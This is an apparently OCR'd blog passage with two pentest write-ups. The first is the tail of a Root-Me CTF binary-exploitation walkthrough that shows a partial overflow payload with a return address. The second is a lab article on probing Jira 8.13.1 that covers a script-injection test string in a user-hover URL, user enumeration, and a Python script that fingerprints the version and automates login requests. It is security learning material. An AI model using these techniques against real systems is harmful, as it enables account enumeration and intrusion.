
```
6: Give dog house to your dog
7: Break dog house
0: Quit
4
QWERTY run under a car... QWERTY 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
 lives in ABCDEFGHIJKLMNOPRSTUWYZ.
1: Buy a dog
2: Make him bark
```

Nope. First we need to free the dog. One more time:



```
0: Quit
4
AAAA run under a car... AAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
ABCDABCDABCDABCD
How do you name it?
ABCDABCDABCDABCD
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2

Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
```

Looks better now. ;) Let’s change the address for the one we want:



```
6: Give dog house to your dog
7: Break dog house
0: Quit
Where do you build it?
How do you name it?
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
[redacted]
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5\n" + "C"*12 + "\xcb\x87\x04\x08" + "\n" + "XXXXZZZZ\n" + "2\n"' | ./ch63n" + "5
```

Looks like done! ;] (I will not present the full payload here to not spoil it too much for you.)

Enjoy.

References

Links/resources I found interesting while I was creating this article:

1 - List of mini art's

2 - pwndbg

3 – Root-Me.org


PREVIEWING JIRA

Intro

I remember one time when I first saw Jira in the company I was asked to pentest. I was a little bit surprised that „they are using it" – anyway – pentest is pentest, so I decided to take a look around... After few years ;] I decided to check Jira again – this time on my local LAB environment – so below you'll find few notes about it. Here we go...

Environment

Below we'll prepare a local working environment with latest Jira (8.13.1[1]). First o all I tried to install version 7.9.1 on Windows VM, check it out:




Installation Summary

See where Confluence will be installed and the settings that will be used.


```
Installation Directory: C:\Program Files\Atlassian\Confluence
Home Directory:         C:\Program Files\Atlassian\Application Data\Confluence
HTTP Port:              8090
RMI Port:               8000
Install as service:     Yes
```

But after a while (and some errors related to DB) I decided to switch back to Ubuntu VM:




```
c@jirap:~$ wget https://www.atlassian.com/software/jira/downloads/binary/atlassi
an-jira-core-8.13.1-x64.bin
--2020-11-26 20:24:59--  https://www.atlassian.com/software/jira/downloads/binar
y/atlassian-jira-core-8.13.1-x64.bin
Resolving www.atlassian.com (www.atlassian.com)... 18.184.99.149, 18.184.99.150,
 18.184.99.151
Connecting to www.atlassian.com (www.atlassian.com)|18.184.99.149|:443... connec
ted.
```

When file was downloaded I used *sudo* to switch to root and to start the installation:




```
root@jirap:/home/c/source# ./atlassian-jira-core-8.13.1-x64.bin
Unpacking JRE ...
Starting Installer ...

This will install Jira Core 8.13.1 on your computer.
OK [o, Enter], Cancel [c]

Click Next to continue, or Cancel to exit Setup.

Choose the appropriate installation or upgrade option.
Please choose one of the following:
Express Install (use default settings) [1], Custom Install (recommended for adva
2

Select the folder where you would like Jira Core to be installed.
Where should Jira Core be installed?
[/opt/atlassian/jira]
```

Installation was pretty smooth[2] so I continued with Burp and the browser:



```
Please wait a few moments while Jira Core starts up.
Launching Jira Core ...

Installation of Jira Core 8.13.1 is complete
Your installation of Jira Core 8.13.1 is now ready and can be accessed via
your browser.
Jira Core 8.13.1 can be accessed at http://localhost:8080
```

Before I started I also created 1 normal (read: not admin) user to check also the part of webapp available for other users than the admin. We should be here:



192.168.1.10:8080/projects/SEC/issues/SEC-1?filter=allopenissues

u have temporary access to administrative functions. Drop access if you no longer require it. For more information, refer to the documentation.

SEC-1 This is your first task
SEC-2 Workflows and statuses
SEC-3 Editing tasks
SEC-4 Searching for information
SEC-5 Keyboard shortcuts
SEC-6 What's next?

secretproject / SEC-1
This is your first task

Details
Type: Task
Priority: Medium
Labels: None
Status:
Resolution:

Description
This is your first task.
Issues are the things you do in a project. In business projects, issues are

So far, so good. Environment looks like a ready to start our pentest. At this stage it's recommended to create a snapshot (it will save you some time when you will trash Jira with some weird Burp's requests ;)). Let's move to the next section – we'll try to enumerate Jira a bit to get some interesting information that we can use later during the *pentest*. Here we go...

Goal


My goal here was very simple:

- learn more about Jira (cool intro to JSP source code auditing ;))

- find some bugs we can use during 'the pentest project'.

Assuming we are asked to perform an internal pentest of the Jira installed in the organisation I decided to enumerate the target installation and find out what I can do (or find) if I can access the webpage as a normal ('registered' but not an admin) user or simply as a guest visitor. Below you'll find few notes.

For example:



192.168.1.10:8080/rest/workflowDesigner/latest/workflows?name=

HTTP Status 400 – Bad Request

Type Exception Report

Message Invalid character found in the request target [/rest/workflowDesigner/latest/workflows?name=SEC%3A+Project+Management+Workfl

Description The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request sy


Exception

```
java.lang.IllegalArgumentException: Invalid character found in the request target [/rest/workflowDe
        org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer.java:505)
        org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:502)
        org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
        org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:818)
        org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1626)
        org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
        java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
        java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
        org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
        java.lang.Thread.run(Thread.java:748)
```

Note The full stack trace of the root cause is available in the server logs.

Apache Tomcat/8.5.57


I started from few initial Burp's Intruder scans. After a while (as a guest visitor) I found multiple stacktraces as a responses for a malformed requests but it still wasn't what I was looking for. Next I landed here, logged-in as a normal user:



192.168.1.10:8080/secure/ViewUserHover!default.jspa?decorator=none&username=';open(123123);//&_=1606505512869

User does not exist: ';open(123123);//

Ok, so far, so good – looks like we have a possibility to enumerate users (yes, I know you can simply *view* them when you're looged in but that's not the case here, isn't it?). Checking username that should exists in the target webapp:



```
192.168.1.10:8080/secure/ViewUserHover!default.jspa?decorator=none&username=admin&
```

adn


administrator

admin@here.com

8:58 PM - Friday - Warsaw

- Activity
- More
  - Profile
  - Current Issues
  - Administer User

Ok, looks good. At this stage I decided to prepare a small script to enumerate users. To continue I started VMWare with Kali Linux[3]. Below you'll find a simple skeleton file we'll try to extend. We'll start here:



```
view-source:data:text/html;charset=utf-8,%3Cul class%3D"atlassian-footer
```


```
c@kali: ~/src/jirappwn
#!/usr/bin/env python
# jirappa.py - simple script to enumerate users
# 06.12.2020 @ 15:26
#

import sys, re
import requests

#target = sys.argv[1] # Jira URL here

def main():
  print '*'*70
  print '    >> Jirappa <<'
  print '*'*70
  target = raw_input('Tell me what is your Jira address: ')

  print 'Checking address: %s' % ( target )

  s = requests.session()
  try:
    init_req = s.get(target, verify=False)
    init_resp = init_req.text

    print 'Init req: OK, host alive'

    find_ver = re.compile('span id="footer-build-information">(.*?)span title=')
    found_ver = re.search(find_ver, init_resp)

    if found_ver:
      version = found_ver.group(1)
      print 'Found version: %s' % ( version )




"jirappa.py" 49L, 834C
```

Current results for our latest[1] Jira version (I used:8.13.1 x64) on Ubuntu are presented in the table below:

```
c@kali:~/src/jirappwn$ ./jirappa.py
**********************************************************************
   >> Jirappa <<
**********************************************************************
Tell me what is your Jira address: http://192.168.1.10:8080/
```

```
Checking address: http://192.168.1.10:8080/
Init req: OK, host alive
Found version: (v8.13.1#813001-<
c@kali:~/src/jirappwn$
```

Let's continue here:



192.168.1.10:8080/login.jsp

Welcome to Jira 8.13.1

Username: hello

Password: •••••

Remember my login on this computer


Not a member? Sign up for an account.

Log In   Can't access your account?

c@kali: ~/src/jirappwn

```
print '    >> Jirappa <<'
print '*'*70
target = raw_input('Tell me what is yo

print 'Checking address: %s' % ( targe

s = requests.session()
try:
  init_req = s.get(target, verify=Fals
  init_resp = init_req.text

  print '[+] Init req: OK, host alive'

  find_ver = re.compile('span id="foot
  found_ver = re.search(find_ver, init

  if found_ver:
    version = found_ver.group(1)
    print '[+] Found version: %s' % (

  # init req ok, ver found, preparing
  print '[+] Login req: preparing...'
  login = raw_input("    What's your n
  password = raw_input("    Tell me yo

  login_url = target + '/login.jsp'
  login_req = s.post(login_url, verify
  login_resp = login_req.text
```

Cool. Now our super-script is able to detect the version of remote Jira installation and check if there is a login page. So far, so good but we still need to dig a bit deeper and (at least) – try to log in. Let's see, our request (in WebDeveloper Tools; Ctr+F12) looks like this:



Welcome to Jira 8.13.1

Sorry, your username and password are incorrect - please try again.

Username: hello

Password:

Remember my login on this computer

Not a member? Sign up for an account.

Meto...	Domena	Plik	Inicjator	Typ	Przesłano	R...
POST	192.168.1.1...	login.jsp	document	html	7,84 KB	2...
GET	192.168.1.1...	batch.js?locale=en-US	script	js	w pamięci podr...	0 B
GET	192.168.1.1...	batch.js?locale=en-US	script	js	w pamięci podr...	0 B
GET	192.168.1.1...	batch.js?locale=en-US	script	js	w pamięci podr...	0 B
GET	192.168.1.1...	jira.webresources:captcha.js	script	js	w pamięci podr...	9...
GET	192.168.1.1...	shortcuts.js	script	js	w pamięci podr...	0 B
GET	192.168.1.1...	jira.webresources:bigpipe-js.js	script	js	w pamięci podr...	0 B
GET	192.168.1.1...	jira.webresources:bigpipe-init.js	script	js	w pamięci podr...	3...
GET	192.168.1.1...	fav-jcore.png	FaviconLoa...	png	w pamięci podr...	4,...
POST	192.168.1.1...	resources	batch.js:19 ...	json	896 B	5...

Dane formularza

```
os_username: "hello"
os_password: "world"
os_destination: ""
user_role: ""
atl_token: ""
login: "Log+In"
```


Zawartość żądania

```
os_username=hello&os_password=world&os_destination=&user_role=&atl_token=&login=Log+In
```

Time to update our skeleton script. Let's move forward...

